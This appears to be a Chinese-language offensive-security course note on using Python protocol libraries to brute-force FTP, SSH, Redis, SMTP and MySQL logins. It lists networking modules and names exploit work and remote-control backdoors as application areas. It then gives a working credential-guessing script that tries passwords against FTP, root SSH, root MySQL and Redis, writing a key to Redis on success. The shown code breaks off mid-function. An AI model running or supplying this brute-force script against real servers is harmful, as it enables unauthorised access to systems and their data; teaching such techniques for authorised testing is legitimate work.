


安全开发-Python 协议库爆破&FTP&SSH&Redis&SMTP&MYSQL

等



socket	基于传输层 TCP、UDP 协议进行网络编程模块
asyncore	SOCKET 模块的异步版，支持基于传输层协议的异步通信
asynchat	asyncore 的增强版
cgi	基本的 CGIInterface 早期开发动态网站技术
email	E-mail 和 MIME 消息处理模块
ftplib	支持 ftp 协议的客户端模块
httplib,http.client	支持 HTTP 协议以及 HTTP 客户端的模块
imaplib	支持 IMAP4 协议的客户端模块
mailbox	操作不同格式邮箱的模块
mailcap	支持 Mailcap 文件处理的模块
nntplib	支持 NTTP 协议的客户端模块
smtplib	支持 SMTP 协议的客户端模块
poplib	支持 POP3 协议的客户端模块
telnetlib	支持 Telnet 协议的客户端模块
urllib	支持 url 处理的模块
xmlrpc,xmlrpc.server,xmlrpc.client	支持 XML-RPC 协议的服务器端和客户端模块

#知识点:

- 1、Python-各种协议库操作使用说明
- 2、Python-ftp&ssh&mysql&redis&smtp
- 3、Python-应用方向-各协议连接操作爆破脚本

#章节点:

Web 爬虫解析类

多线程异步处理类

Socket 网络通讯类

其他第三方库数据类

#应用点:

信息打点, POC&EXP 利用, 工具 API 调用, 文件流量监控, 工具脚本开发, 远控后门等

演示案例:

- Python-文件传输爆破-ftplib 库操作 ftp 协议
- Python-数据库爆破-redis 库操作 redis 协议
- Python-邮件爆破-smtplib 库操作 smtp 协议
- Python-登录爆破-paramiko 库操作 ssh 协议
- Python-数据库爆破-pymysql 库操作 mysql 协议

```

from ftplib import FTP
import paramiko
import pymysql
import redis
import smtplib
import sys,os

def ftp_check(ip,username,password):
    ftp = FTP()
    try:
        ftp.connect(ip, 21)
        ftp.login(username, password)
        print('success->ftp->' + username + '|' + password)
    except Exception as e:
        pass
        #print('ftp login error')

def ssh_check(ip,password):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        ssh.connect(ip, 22, 'root', password, timeout=1.5)
        print('success->ssh->' + password)
    except Exception as e:
        pass
        #print('ssh login error')

def mysql_check(ip,password):
    try:
        db = pymysql.connect(host=ip, user='root',
password=password, database='mysql')
        print('success->mysql->' + password)
    except Exception as e:
        pass
        #print('mysql login error')

def redis_check(ip,password):
    try:
        redis_conn = redis.Redis(host=ip, port=6379,
password=password, db=0)
        redis_conn.set('xxx', 'xyz')
        print('success->redis->' + password)

```

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
